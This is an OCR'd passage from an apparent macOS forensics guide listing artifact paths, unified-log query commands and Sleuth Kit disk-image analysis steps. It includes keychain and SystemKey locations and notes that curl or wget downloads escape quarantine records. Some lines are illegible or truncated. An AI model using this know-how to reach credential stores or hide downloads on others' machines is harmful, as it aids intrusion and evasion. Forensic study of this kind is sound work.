    - .sfl and .sfl2 files under ~/Library/Application Support/com.apple.sharedfilelist/
    - *.sfl: OS X 10.11 or later
    - *.sfl2: macOS 10.13 or later

Recent Items (2/4)

- “Recent Items” in Apple menu.
  - Recent Applications
    - com.apple.LSSharedFileList.RecentApplications(.sfl|.sfl2)
  - Recent Documents
    - com.apple.LSSharedFileList.RecentDocuments(.sfl|.sfl2)
    - com.apple.LSSharedFileList.ApplicationRecentDocuments/
      - There are sfl and sfl2 files for each application under this directory.
  - Recent Servers (saved with the server name)
    - com.apple.LSSharedFileList.RecentServers(.sfl|.sfl2)
  - Recent Hosts (saved with the IP address)
    - com.apple.LSSharedFileList.RecentHosts(.sfl|.sfl2)

Recent Items (3/4)

- Items displayed on the side bar of Finder:
  - Finder Tag
    - com.apple.LSSharedFileList.ProjectsItems(.sfl|.sfl2)
  - Favorite Items
    - com.apple.LSSharedFileList.FavoriteItems(.sfl|.sfl2)
  - Favorite Volumes
    - com.apple.LSSharedFileList.FavoriteVolumes(.sfl|.sfl2)
- “Favorite Servers” in the “Connect to Server” dialog
  - Favorite Servers
    - com.apple.LSSharedFileList.FavoriteServers (.sfl|.sfl2)

Recent Items (4/4)

- Recently used folders in dialog boxes
  - ~/Library/Preferences/.GlobalPreferences.plist
  - defaults read -g NSNavRecentPlaces
- History of access using Finder
  - ~/Library/Preferences/com.apple.finder.plist
    - FXDesktopVolumePositions
      - Coordinates of volume icons shown on the desktop
    - FXRecentFolders
      - Folder names containing the names of up to ten recently accessed volumes are recorded.
    - FXConnectToLastURL
      - Go menu's Connect to Server
    - GoToField / GoToFieldHistory
      - Go menu's Go to Folder history

Safari (1/2)

- History
  - /Users/<username>/Library/Safari/History.db
  - Deleted after one year by default.
- Downloads
  - /Users/<username>/Library/Safari/Downloads.plist
  - Deleted after one day by default.
- Last Session
  - Safari 14 or earlier
    - /Users/<username>/Library/Safari/LastSession.plist
  - Safari 15 or later
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/SafariTabs.db

Safari (2/2)

- Bookmarks
  - /Users/<username>/Library/Safari/Bookmarks.plist
- Extensions
  - Safari 13 or earlier
    - /Users/<username>/Library/Safari/Extensions/Extensions.plist
  - Safari 14 or later
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/AppExtensions/Extensions.plist
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/WebExtensions/Extensions.plist
- Preferences
  - Safari 12 or earlier
    - /Users/<username>/Library/Preferences/com.apple.Safari.plist
  - Safari 13 or later
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Preferences/com.apple.Safari.plist

Spotlight metadata (1/4)

- Spotlight is a macOS search system.
- It stores the following metadata.
  - Applications run via Spotlight and searched words
  - File MACB timestamps (separately managed from those managed by the filesystem)
  - Timestamps of the last time when files were used
  - History of dates when files were used
  - URLs from which files were downloaded
  - Timestamps of file downloads
  - User-specific information held by Safari, Notes, Maps, Mail, and other applications

Spotlight metadata (2/4)

- Spotlight metadata search
  - mdls
    - Outputs the metadata of the specified file.
  - mdfind
    - Searches for files that have the metadata of the specified conditions.
- Analysis of Spotlight metadata
  - mdls and mdfind cannot be used on a system other than the live system.
  - A dedicated tool is required for the analysis of the Spotlight database.

Spotlight database (1)

OS version	File path	Remarks
<=macOS 10.14	/.Spotlight-V100/Store-V2/*/store.db	Both system and user data are contained.
	/.Spotlight-V100/Store-V2/*/.store.db	
>=macOS 10.15	/System/Volumes/Data/private/var/db/Spotlight-V100/BootVolume/Store-V2/*/store.db	For the separated system volume in macOS 10.15.
	/System/Volumes/Data/private/var/db/Spotlight-V100/BootVolume/Store-V2/*/.store.db	

Spotlight database (2)

OS version	File path	Remarks
>=macOS 10.13	/Users/*/Library/Metadata/CoreSpotlight/index.spotlightV3/store.db	Created for each user. Used also in macOS 10.14 or later.
	/Users/*/Library/Metadata/CoreSpotlight/index.spotlightV3/.store.db	
>=macOS 10.15	/System/Volumes/Data/.Spotlight-V100/Store-V2/*/store.db	For the separated data volume in macOS 10.15.
	/System/Volumes/Data/.Spotlight-V100/Store-V2/*/.store.db	

Software installation history

- InstallHistory
  - /Library/Receipts/InstallHistory.plist
  - Installation history of OSs and software is recorded.
  - Package name, version, date of installation

Quarantine Events

- Database of files to which the com.apple.quarantine extended attribute has been given due to files downloaded from web browsers, etc.
  - The records in the database are recorded separately from the extended attribute, and so they remain even after the file extended attribute is deleted.
- Mac OS X 10.6 or earlier
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
- Mac OS X 10.7 or later
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
- The name of the application used to download the file, timestamp of download, download source URL, etc. are recorded.
- No extended attribute will be set to files downloaded from curl or wget and such an activity will not be recorded in the database either.

Log types (1/3)

- Syslog
  - Traditional UNIX Syslog
- Apple System Log (ASL)
  - Log aimed at replacing Syslog.
  - Text format
  - The log is browsed using the Syslog command.
    - syslog -T utc -F raw -d asl/
    - syslog -f log.asl
    - Filename: YYYY.MM.DD.[UID].[GID].asl

Log types (2/3)

- Unified Logs (1)
  - Adopted from macOS 10.12.
  - Binary format
  - Storage directories
    - /private/var/db/uuidtext
    - /private/var/db/diagnostics
  - Export logs from the live system:
    - sudo log collect
      - system_logs.logarchive is created.
  - Manually export logs from the disk image:
    1. Copy files in the /private/var/db/diagnostics folder and the /private/var/db/uuidtext folder to one folder (Do not include the parent folders of uuidtext and diagnostics).
    2. Add the ".logarchive" extension to the copy destination folder.
    - A little more additional procedures are now required due to the version upgrade of macOS.
      - Analyze the acquired UnifiedLog on Catalina
      - https://padawan-4n6.hatenablog.com/entry/2020/03/15/052607

- Log types (3/3)

- Unified Logs (2)
  - log command

```
% log show --debug --info --predicate 'FILTERING CONDITION' --start 'YYYY-MM-DD hh:mm:ss'
--end 'YYYY-MM-DD hh:mm:ss'
```

  - Filtering conditions

```
eventType          The type of event: activityCreateEvent, activityTransitionEvent, logEvent, signpostEvent, stateEvent,
timesyncEvent, traceEvent and userActionEvent.
eventMessage       The pattern within the message text, or activity name of a log/trace entry.
messageType        For logEvent and traceEvent, the type of the message itself: default, info, debug, error or fault.
process            The name of the process the originated the event.
processImagePath   The full path of the process that originated the event.
sender             The name of the library, framework, kernel extension, or mach-o image, that originated the event.
senderImagePath    The full path of the library, framework, kernel extension, or mach-o image, that originated the event.
subsystem          The subsystem used to log an event.  Only works with log messages generated with os_log(3) APIs.
category           The category used to log an event.  Only works with log messages generated with os_log(3) APIs.  When
category is used, the subsystem filter should also be provided.
```

Unified Logs (1/5)

Unified Logs format

```
% log show --info --debug --predicate 'sender == "TimeMachine"'
Filtering the log data using "sender == "TimeMachine"
Timestamp                       Thread     Type        Activity            PID    TTL
2021-11-09 18:41:17.571449+0900 0x23fb85   Info        0x0                 259    0    backupd: (TimeMachine)
[com.apple.TimeMachine:General] Mountpoint '/Volumes/TimeMachine' is still valid
```

Timestamp | Thread ID | Log Type | Activity ID | Process ID | TTL | Process Name | Sender (Library) | Subsystem | Category | Event Message

- These items are actually written in one line.

Unified Logs (2/5)

- Example filter (1)
  - Running sudo and su

Log filtering conditions

User who run the command

```
% log show --debug --info --predicate 'process BEGINSWITH "su" and eventMessage CONTAINS[cd] "tty"'
Filtering the log data using "process BEGINSWITH "su" AND composedMessage CONTAINS[cd] "tty""
Timestamp                       Thread     Type        Activity             PID    TTL
2021-11-17 15:07:18.397543+0900 0x3bf47c   Default     0x0                  99577  0    sudo: macforensics :
TTY=ttys001 ; PWD=/Users/macforensics ; USER=root ; COMMAND=/usr/bin/xargs -0 -- /bin/rm --
2021-11-17 15:07:18.490150+0900 0x3bf54d   Default     0x0                  99580  0    sudo: macforensics :
TTY=ttys001 ; PWD=/Users/macforensics ; USER=root ; COMMAND=/usr/bin/xargs -0 -- /bin/rm --
2021-11-17 15:07:18.536167+0900 0x3bf556   Default                          99583  0    sudo: macforensics :
TTY=ttys001 ; PWD=/Users/macforensics ; USER=root ; COMMAND=/usr/bin/xargs -0 --
/usr/local/Homebrew/Library/Homebrew/cask/utils/rmdir.sh
2021-11-17 15:07:18.591643+0900 0x3bf568   Default     0x0                  99587  0    sudo: macforensics :
TTY=ttys001 ; PWD=/Users/macforensics ; USER=root ; COMMAND=/usr/bin/xargs -0 --
/usr/local/Homebrew/Library/Homebrew/cask/utils/rmdir.sh
(snip)
```

Command run by the user

Unified Logs (3/5)

Example filter (2)

- Login to remote hosts using SSH

```
$ log show --debug --info --predicate 'process == "ssh"'
Filtering the log data using "process == "ssh""
Timestamp                       Thread     Type        Activity            PID    TTL
2021-12-06 15:42:44.871628+0900 0x5bae5    Activity    0xb7af0             29641  0    ssh:
(libsystem_info.dylib) Retrieve User by ID
2021-12-06 15:42:44.903844+0900 0x5bae5    Activi                          0    ssh:
(libsystem_info.dylib) Retrieve service by name
2021-12-06 15:43:03.713101+0900 0x5bb72    Activity                        0    ssh:
(libsystem_info.dylib) Retrieve User by ID
2021-12-06 15:43:03.715080+0900 0x5bb72    Activity    0xb7bc1             29643  0    ssh:
(libsystem_info.dylib) Retrieve service by name
(snip)
```

The username and SSH server name cannot be identified.

Unified Logs (4/5)

Example filter (3)

- Volume mount/unmount

```
% log show --info --debug --predicate 'process == "kernel" AND (eventMessage CONTAINS "mounted" OR eventMessage
CONTAINS "unmount")'
Filtering the log data using "process == "kernel" AND (composedMessage CONTAINS "mounted" OR composedMessage
CONTAIN
Timestamp                       Type        Activity             PID    TTL
2021-12-06 15:54:26.338108+0900 0x5cc5f     Default     0x0                  0      0    kernel: (HFS) hfs:
mounted Script Debugger 8.0 on device disk4s2
2021-12-06 15:54:32.218976+0900 0x5cf19     Default     0x0                  0      0    kernel: (HFS) hfs:
unmount initiated on Script Debugger 8.0 on device disk4s2
(snip)
```

Mounted

Volume name

Unmounted

Unified Logs (5/5)

Example filter (4)

- Running an application

```
% log show --info --debug --predicate 'eventMessage BEGINSWITH "LAUNCHING:" OR eventMessage BEGINSWITH "LAUNCH:
"'
Filtering the log data using "composedMessage BEGINSWITH "LAUN                    essage BEGINSWITH "LAUNCH: ""
Timestamp                       Thread     Type        Activit                    TL
2021-12-07 01:19:26.884224+0900 0x6886b    Default     0x0                        19035  0    Dock: (LaunchServices)
[com.apple.processmanager:fron                    220 com.apple.systempreferences starting stopped
process.
2021-12-07 08:13:48.861531+090                                                   19047  0    Spotlight:
(LaunchServices) [com.apple.processmanager:front-35286506] LAUNCH: 0x0-0x23a23a org.pqrs.Karabiner-
Elements.Preferences starting stopped process.
2021-12-07 08:13:53.075373+0900 0x8b26a    Default     0x0                        18976  0    UserEventAgent:
(LaunchServices) [com.apple.processmanager:front-35286506] LAUNCH: 0x0-0x241241 com.apple.systempreferences
starting stopped process.
(snip)
```

Application started the application

Bundle ID of the application that was run

Key chains

- A key chain stores Wi-Fi access points, application passwords, website accounts, passwords, certificates, and so on.
- System key chain
  - /Library/Keychains/System.keychain
  - /private/var/db/SystemKey
  - Although the SystemKey file contains the master key for System.keychain file encryption, it cannot be obtained on the live system if SIP is enabled.
- User key chain
  - OS X 10.11 or earlier: /Users/<username>/Library/Keychains/login.keychain
  - macOS 10.12 or later: /Users/<username>/Library/Keychains/login.keychain-db

Network connection (1/2)

- CFURL Cache
  - CFURL Cache stores cache for HTTP/HTTPs accesses using NSURLRequest API.
    - /Users/<username>/Library/Caches/<Bundle ID>/Cache.db
    - Accessed URLs, access timestamps, responses from the server are recorded.
    - The timestamp indicates the last accessed date and time.
  - For a server response exceeding a certain size, a GUID is assigned and saved as a file.
    - /Users/<username>/Library/Caches/<Bundle ID>/fsCacheData

Network connection (2/2)

- Net Usage
  - macOS 10.15 or earlier
    - /private/var/networkd/netusage.sqlite
  - macOS 11 or later
    - /private/var/networkd/db/netusage.sqlite
  - Net Usage is protected by SIP.
  - Program name, date and time of the first use, date and time of the last use, amount of data sent/received.

Statistical information (1/2)

- knowledgeC.db
  - System
    - /private/var/db/CoreDuet/Knowledge/
  - Users
    - ~/Library/Application Support/Knowledge/
  - Statistics on the use of applications, access history on Safari, etc.

Statistical information (2/2)

- CurrentPowerlog.PLSQL
  - /private/var/db/powerlog/Library/BatteryLife/
    - CurrentPowerlog.PLSQL
    - Archives/powerlog_YYYY-MM-DD_XXXXXXXX.PLQSQL.gz
  - Status of use of applications, clamshell mode status, battery level, network usage, etc.

A2

Appendix 2: Example of disk image analysis with The Sleuth Kit (TSK)

Example of disk image analysis with The Sleuth Kit (TSK) (1/7)

- Partition information

```
% mmls ./data.dmg
GUID Partition Table (EFI)
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Safety Table
001:  -------   0000000000   0000000039   0000000040   Unallocated
002:  Meta      0000000001   0000000001   0000000001   GPT Header
003:  Meta      0000000002   0000000033   0000000032   Partition Table
004:  000       0000000040   0000409639   0000409600   EFI System Partition
005:  001       0000409640   1782988839   1782579200   disk image
006:  -------   1782988840   1782988879   0000000040   Unallocated
```

Example of disk image analysis with The Sleuth Kit (TSK) (2/7)

Status of the APFS container

```
% pstat -o 409640 ./data.dmg | head -200
POOL CONTAINER INFORMATION
-------------------------------------------

Container 2fc5f464-f43a-4672-935d-1ebde0f725fe
===========================================
Type: APFS

NX Block Number: 0
NX oid: 1
NX xid: 1246
Checkpoint Descriptor Block: 96411

Capacity Ceiling (Size): 912680550400 B
Capacity In Use:         824476323840 B
Capacity Available:      88204226560 B

Block Size:            4096 B
Number of Blocks:      222822400
Number of Free Blocks: 21534235
|
+-> Volume 85516afa-e5b1-41e9-a8d8-eb1431
|   ================================
|   APSB Block Number: 1547567
|   APSB oid: 701674
|   APSB xid: 1244
|   Name (Role): Macintosh HD - Data (Unknown)
|   Capacity Consumed: 808942489600 B
|   Capacity Reserved: None
(snip)
```

Take notes on the APSB Block Number of the APFS volume to be analyzed.

Check the APFS volume name.

Example of disk image analysis with The Sleuth Kit (TSK) (3/7)

Status of the APFS volume

```
% fsstat -o 409640 -B 1547567 ./data.dmg
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: APFS
Volume UUID 85516afa-e5b1-41e9-a8d8-eb1431c49299
APSB Block Number: 1547567
APSB oid: 701674
APSB xid: 1244
Name (Role): Macintosh HD - Data (Unknown)
Capacity Consumed: 808942489600 B
Capacity Reserved: None
Capacity Quota: None
Case Sensitive: No
Encrypted: No
Formatted by: asr (1677.

Created: 2021-10-04 08:4
Changed: 2021-10-04 09:

Snapshots
---------
[1231] 2021-10-04 09:01:55.141826872 (JST) live_9F8C863A-76B1-45FF-81F7-FFD090EA45AB

Unmount Logs
------------
Timestamp                          Log String
2021-10-04 09:01:58.116745864 (JST)  apfs_kext (1677.141.2)
```

Specify the APSB Block Number.

If you need to access information in the snapshot, specify the snapshot ID to the “-S” option of each command.

Example of disk image analysis with The Sleuth Kit (TSK) (4/7)

◦ File list

```
% fls -o 409640 -B 1547567 ./data.dmg 1097488
d/d 21976703:    sleuthkit-4.11.0
r/r 20122626:    ScriptDebugger8.0-8A32.dmg
d/d 19651326:    iso_images
r/r 1141138:     .DS_Store
r/r 21976676:    sleuthkit-4.11.0.tar.gz
r/r 2427334:     sdl-monitor.zip
d/d 8511798:     malware analysis tools
r/r 9369066:     IDAPython-Book.pdf
d/d 9335155:     mac_malware
r/r 1097489:     .localized
r/r 6914785:     Hex_Fiend_2.12.dmg
d/d 21998020:    autopsy-4.19.1
d/d 8510663:     objective-see tools
r/r 22504247:    LibreOffice_7.2.0_MacOS_x86-64_langpack_ja.dmg
r/r 8304914:     mt-fuji-477832_1920.jpg
r/r 20123007:    ScriptDebugger7.0.12-7A112.dmg
r/r 9409046:     Intel(R)_USB_3.0_eXtensible_Host_Controller_Driver_5.0.4.43_v2.zip
r/r 8292313:     Kernel_Debug_Kit_10.14.4_build_18E226.dmg
r/r 22483996:    LibreOffice_7.2.0_MacOS_x86-64.dmg
r/r 6914991:     fortiappmonitor_1.0.0_release.pkg
r/r 8628531:     sentinal-one-mac-os-.pdf
d/d 9318561:     IDA Pro
r/r 8306748:     architecture-1869398_1920.jpg
```

Specify the Node ID (i-node).
If the ID is omitted, it indicates the root directly.

Example of disk image analysis with The Sleuth Kit (TSK) (5/7)

- File metadata

```
% istat -o 409640 -B 1547567 ./data.dmg 6914785
INode Number: 6914785
Allocated

Type:             Regular File
Mode:             rrw-r--r--
Size:             2075292
owner / group: 501 / 20
Number of Links: 1

Filename:         Hex_Fiend_2.12.dmg
BSD flags:        0x00000000

Times:
Created:                            2020-01-07 12:40:49.837570530 (JST)
Content Modified:                   2020-01-07 12:40:51.118232894 (JST)
Attributes Modified:                2021-06-23 15:35:49.890141839 (JST)
Accessed:                           2020-01-07 14:57:17.754549141 (JST)
Date Added:                         2020-01-07 12:40:49.837570530 (JST)

Attributes:
Type: DATA (4352-0)   Name: N/A   Non-Resident   size: 2075292  init_size: 2075292
(snip)
Type: ExATTR (4354-1)   Name: com.apple.diskimages.fsck   Resident   size: 20
Type: ExATTR (4354-2)   Name: com.apple.diskimages.recentcksum   Resident   size: 80
Type: ExATTR (4354-3)   Name: com.apple.macl   Resident   size: 72
Type: ExATTR (4354-4)   Name: com.apple.metadata:kMDItemWhereFroms   Resident   size: 616
Type: ExATTR (4354-5)   Name: com.apple.quarantine   Resident   size: 58
```

Timestamp

Extended Attributes

Example of disk image analysis with The Sleuth Kit (TSK) (6/7)

- File export

Redirect the result of the command to a file.

```
% icat -o 409640 -B 1547567 ./data.dmg 6914785 > Hex_Fiend_2.12.dmg
```

- Export of the Extended Attributes

```
% icat -o 409640 -B 1547567 ./data.dmg 6914785-4354-4 | hexdump -n 1000 -C
00000000  62 70 6c 69 73 74 30 30  a2 01 02 5f 11 01 fd 68  |bplist00..._...h|
00000010  74 74 70 73 3a 2f 2f 67  69 74 [illegible] 5 62 2d 70 72  |ttps://github-pr|
00000020  6f 64 75 6[illegible] 5 61 73 65  |oduction-release|
00000030  2d 61 73 7[illegible] 5 2e 73 33  |-asset-2e65be.s3|
00000040  2e 61 6d 6[illegible] f 6d 2f 32  |.amazonaws.com/2|
00000050  39 32 38 35 33 34 2f 62  36 64 66 39 37 30 30 2d  |928534/b6df9700-|
(snip)
```

Add the Attributes ID to the Node ID.

Example of disk image analysis with The Sleuth Kit (TSK) (7/7)

- Recursive file export

```
% ifind -o 409640 -B 1547567 -n /Users/macforensics/Downloads ./data.dmg
1097488
% tsk_recover -a -o 409640 -B 1547567 -d 1097488 ./data.dmg ./export_files/
Files Recovered: 42
```

  - Multiple files can be exported at once.

A3

Appendix 3: Partition structure for each macOS version

Partition structure for each macOS version (1/8)


- macOS filesystem
  - macOS 10.12 or earlier
    - HFS+
    - Filesystem that has been used from Classic Mac OS.
    - Encryption at the filesystem level is not supported.
      - CoreStorage is used for disk encryption.
  - macOS 10.13 or later
    - APFS
    - Encryption at the filesystem level is supported.

macOS partition structure (1)

- macOS 10.12 or earlier
  - HFS+ filesystem
  - The system and user data exist in the same volume, and the system is protected by the UNIX permission and System Integrity Protection (SIP).
- macOS 10.13/10.14
  - Although the APFS was adopted as the filesystem for the boot disk, the partition structure is almost the same as one for HFS+.

Partition structure for each macOS version (3/8)

- macOS 10.14




macOS partition structure (2)

- macOS 10.15
  - The volume was divided to the system volume (Macintosh HD) and the user data volume (Macintosh HD – Data).
  - The system volume is read-only mounted as root (/) directory.
  - These two volumes have the same name folders, and the both volumes can be transparently accessed through Firmlink.

Partition structure for each macOS version (5/8)

- macOS 10.15




macOS partition structure (3)

- macOS 11/12
  - Almost the same layout as that of macOS 10.15.
  - The snapshot of the system volume is read-only mounted as root (/) directory.
    - The source volume of the snapshot will not be mounted.
  - System volumes are now also digitally signed, and if signature verification fails, the OS cannot be booted.
    - Signed System Volume (SSV)

- Partition structure for each macOS version (7/8)

  - macOS 11/12 (Intel)



Partition structure for each macOS version (8/8)

- The possibility that the filesystem of macOS is directly tampered is reducing year by year.
- Analysts should first focus on the range to which the users can normally access during investigation.

A4

Appendix 4: macOS security framework

macOS security framework (1/4)

Framework	Introduced OS version	Overview
File Quarantine	OS X 10.5	Gives the com.apple.quarantine extended attribute to downloaded files. Files with this extended attribute are subject to checking by XProtect, Gatekeeper, and Notarization.
XProtect	OS X 10.6	Simple antivirus tool. Scans when opening files with the com.apple.quarantine extended attribute is set. Since macOS 10.15, it always scans regardless of the extended attribute.
Gatekeeper	OS X 10.7	Runs only applications that pass the verification of the developer ID issued by Apple and the application signature.
Malware Removal Tool (MRT)	OS X 10.11(?)	Detects and deletes installed malware. The MRT does not perform real-time detection.
